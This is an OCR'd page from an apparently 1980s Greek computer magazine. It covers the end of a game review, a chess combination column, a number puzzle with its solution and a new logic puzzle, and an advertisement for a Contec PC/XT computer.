Βέβαια, το εσωτερικό του σταθμού θυμίζει περισσότερο άλλον πλανήτη, αλλά αυτό δεν έχει καμιά σημασία.


Παίζοντας κανείς το παιχνίδι, διαπιστώνει ότι είναι αρκετά νευρικό. Ενώ δηλαδή το sprite που ελέγχετε ανταποκρίνεται αμέσως στις εντολές του joystick, το κάνει μάλλον απότομα. Το γεγονός, πάντως, δεν μπορεί να χαρακτηριστεί ακριβώς μειονέκτημα, γιατί προσθέτει πολύ στην ταχύτητα του παιχνιδιού. Κάτι που αξίζει να σημειωθεί είναι φυσικά και το animation. Το sprite σας, παρόλο που είναι αρκετά μικρό, κάνει πολύ λεπτομερείς και ευδιάκριτες κινήσεις, ενώ το ίδιο συμβαίνει και με όλα τα άλλα sprites. Πρόκειται για ένα πολύ αξιόλογο παιχνίδι, που ξεφεύγει απ' τα όρια των συνηθισμένων arcades.








microΔΙΑΛΕΙΜΜΑ







Τον προηγούμενο μήνα είχαμε δώσει μία θέση από παρτίδα μεταξύ των Fuderer-Pachman, που είναι διδακτική για την αρμονική συνεργασία που πρέπει να έχουν τα κομμάτια πάνω στη σκακιέρα. Ας δούμε πώς συνέχισε ο Pachman, εκμεταλλευόμενος τη θέση των μαύρων πιονιών στα τετράγωνα γ5 και β3 για να δημιουργήσει απειλές ματ:

45 ..., Πη4+ (!)

46 ζ3ΧΠ, Βε4+

47 Ρη3, ΒΧη4+

48 Ρζ2, Βζ4+

49 Ρη2 (αν 49 Ρε2, τότε 49 ..., Βη5+ 50 Ρδ3, Βδ5 ματ), Αε4+

50 Ρθ3, Βζ3+


51 Ρθ4, Βζ2+

52 Ρη4, Αζ3+

53 Ρζ4, Αε2+ (από αποκάλυψη)

54 Ρη5, Βη2+

και ο Λευκός εγκαταλείπει.



Στο διάγραμμα αυτού του μήνα έχουμε και πάλι συνδυαστικό παιχνίδι. Ο Λευκός (Todorcevic) βλέπει ένα συνδυασμό που «σπάει κόκκαλα». Εσείς μπορείτε να τον δείτε;

ΜΠΛΕΞΑΜΕ ΚΑΙ ΤΩΡΑ...

Το προβληματάκι του τεύχους 42, αυτό που ζητούσε δύο αριθμούς με την ίδια ιδιότητα που έχει ο αριθμός 2519, αποδείχτηκε πολύ εύκολο για τα νύχια σας! Ο υπεύθυνος της στήλης έβγαλε τη «χρυσή», βλέποντας να του έρχονται κάθε μέρα κατά δεκάδες οι κάρτες με τις σωστές απαντήσεις (καλά να πάθει, εδώ που τα λέμε!). Έτσι, σχεδόν όλοι σας βρήκατε ότι υπάρχουν άπειροι τέτοιοι αριθμοί, οι οποίοι μάλιστα προκύπτουν από τον ήδη γνωστό μας, τον 2519, πολύ εύκολα: Αρκεί να του προσθέσουμε τα ακέραια πολλαπλάσια του 2*3*3*4*5*7 (=2520), αριθμού που διαιρείται με όλους τους αριθμούς από το 1 μέχρι το 10. Τα υπόλοιπα, λοιπόν, αυτών των αθροισμάτων διαιρούμενων με τους αριθμούς 1, 2, 3, 4, 5, 6, 7, 8, 9, 10 θα είναι ακριβώς ίδια με του 2519.

Από τις 278 (!!!) σωστές απαντήσεις που πήραμε, η κλήρωση ξεχώρισε εκείνη του φίλου μας Σπύρου Ρέκκα, Μυσώνος 73, Νέος Κόσμος -Αθήνα. Έτσι, φίλε Σπύρο, δεν θα χρειάζεται να τρέχεις στα περίπτερα να βρεις το PIXEL για ένα χρόνο. Τυχερέ!

Γι' αυτό το μήνα τώρα έχουμε ένα εύκολο προβληματάκι λογικής. Ζέστες πιάσανε, δεν πάει να σπαζοκεφαλιάζουμε, έτσι δεν είναι; Λοιπόν, πάμε: πέντε λουόμενοι κάθονται στην αμμουδιά και τα λένε... Κουβέντα στην κουβέντα, φτάσανε να λένε και για την ηλικία τους. Έτσι, ειπώθηκαν τα εξής:

Α: Ο Δ είναι 27

Β: Εγώ είμαι 81

Γ: Ο Β σας δουλεύει. Μόνο 61 είναι ο άνθρωπος, όσο δείχνει πάνω-κάτω.

Δ: Εγώ θα σας πω τα εξής: Πρώτον, ο Γ λέει ψέματα και, δεύτερον, ο Α είναι 57

Ε: Εγώ έχω να προσθέσω πρώτον ότι ο Β είναι μεγαλύτερος από τον Α και δεύτερον ότι ο Δ είναι 30 χρόνια μικρότερος από τον Γ.

Τώρα, εσείς που ακούτε αυτό το διάλογο ξέρετε:

α) ότι κανείς τους δεν είναι κάτω από 10 ή πάνω από 99

β) ότι όποιος είναι πάνω από 50 λέει αλήθεια, εκτός κι αν η ηλικία του είναι τέλειο τετράγωνο

γ) ότι όποιος είναι μικρότερος από 50 λέει ψέματα, εκτός κι αν η ηλικία του είναι τέλειος κύβος. Μπορείτε να βρείτε την ηλικία του καθενός;

Όπως πάντα, οι απαντήσεις σας θα γίνονται δεκτές εφ' όσον είναι σε καρτ ποστάλ και έχουν ημερομηνία αποστολής μέχρι και τις 3 Ιουνίου. Καλό κουράγιο και καλά μπάνια!



CONTEC

PROFESSIONAL COMPUTERS



Contec pc/xt MKII

- **Επεξεργαστής:** 1. INTEL 8088-2 στα 4.77/8 MHz (16 bit) θέση για μαθηματικό επεξεργαστή 8087-2
2. INTEL 8088-1 στα 4.77/10 MHz (16 bit) θέση για μαθηματικό επεξεργαστή 8087-1
- **Κεντρική μνήμη:** 1. 640K RAM (0 wait state) εγκατεστημένη στο motherboard 2. 704 K RAM (0 wait state) εγκατεστημένη στο motherboard με δυνατότητα επέκτασης στα 8.7 Mbytes
- **Μόνιμη μνήμη:** 8 KB ROM με δυνατότητα επέκτασης στα 64 KB
- **Υποδοχές επέκτασης:** 8 υποδοχές των 8 bits
- **Τροφοδοτικό:** 150 Watt
- **Οδηγοί δισκεττών:** 2 μονάδες εύκαμπτου δίσκου των 360 KBytes Ιαπωνικής κατασκευής
- **Σκληρός δίσκος:** προαιρετικός 30 ώς 60 MB
- **Tape Streamer:** προαιρετικό 20 MB
- **Κύκλωμα ελέγχου οθόνης:** colour graphics card ή μονόχρωμη κάρτα (Hercules)
- **Πληκτρολόγιο:** 84 πλήκτρων (προαιρετικά 101 πλήκτρων)
- **Κάρτα ελέγχου εκτυπωτή:** standard centronics
- **Κάρτες επέκτασης:** multi I/O (clock-calender-RS 232-centronics προαιρετική)
- **Λειτουργικό σύστημα:** MS DOS 3.2

Το σύστημα συνοδεύεται από βιβλίο οδηγιών χρήσης και λειτουργίας στα ελληνικά.

Η κατασκευή όλων των εξαρτημάτων υψηλής τεχνολογίας του μηχανήματος και των disc drives είναι ιαπωνική.
Η συναρμολόγηση - δοκιμασία και ο ποιοτικός έλεγχος των επί μέρους εξαρτημάτων και του συναρμολογημένου συστήματος γίνεται από τον Οίκο Control Point Computers στη Σινγκαπούρη.
Στη διαδικασία δοκιμασίας και ποιοτικού ελέγχου περιλαμβάνεται:
— έλεγχος και δοκιμή του καθενός επιμέρους τμήματος της κατασκευής
— έλεγχος λειτουργίας του συναρμολογημένου συστήματος
— δοκιμή σε τράπεζα ταλαντώσεως (vibrating test)
— δοκιμή υπερθέρμανσης του συστήματος με τη συνεχή λειτουργία επί 72 ώρες του συστήματος (burn-in test)
— έλεγχος software.
Τα μηχανήματα καλύπτονται με εγγύηση καλής λειτουργίας 12 μηνών.

THE **computer** SHOP

Σταυρνάρα 47 & Πατησίων - Πολυτεχνείο
Αθήνα 106 82, Τηλ.: 3603594, 3602043



CAT COMPUTERS

Πατησίων 40 & Στουρνάρα - Πολυτεχνείο
Αθήνα 106 82, Τηλ.: 3607142, 3643044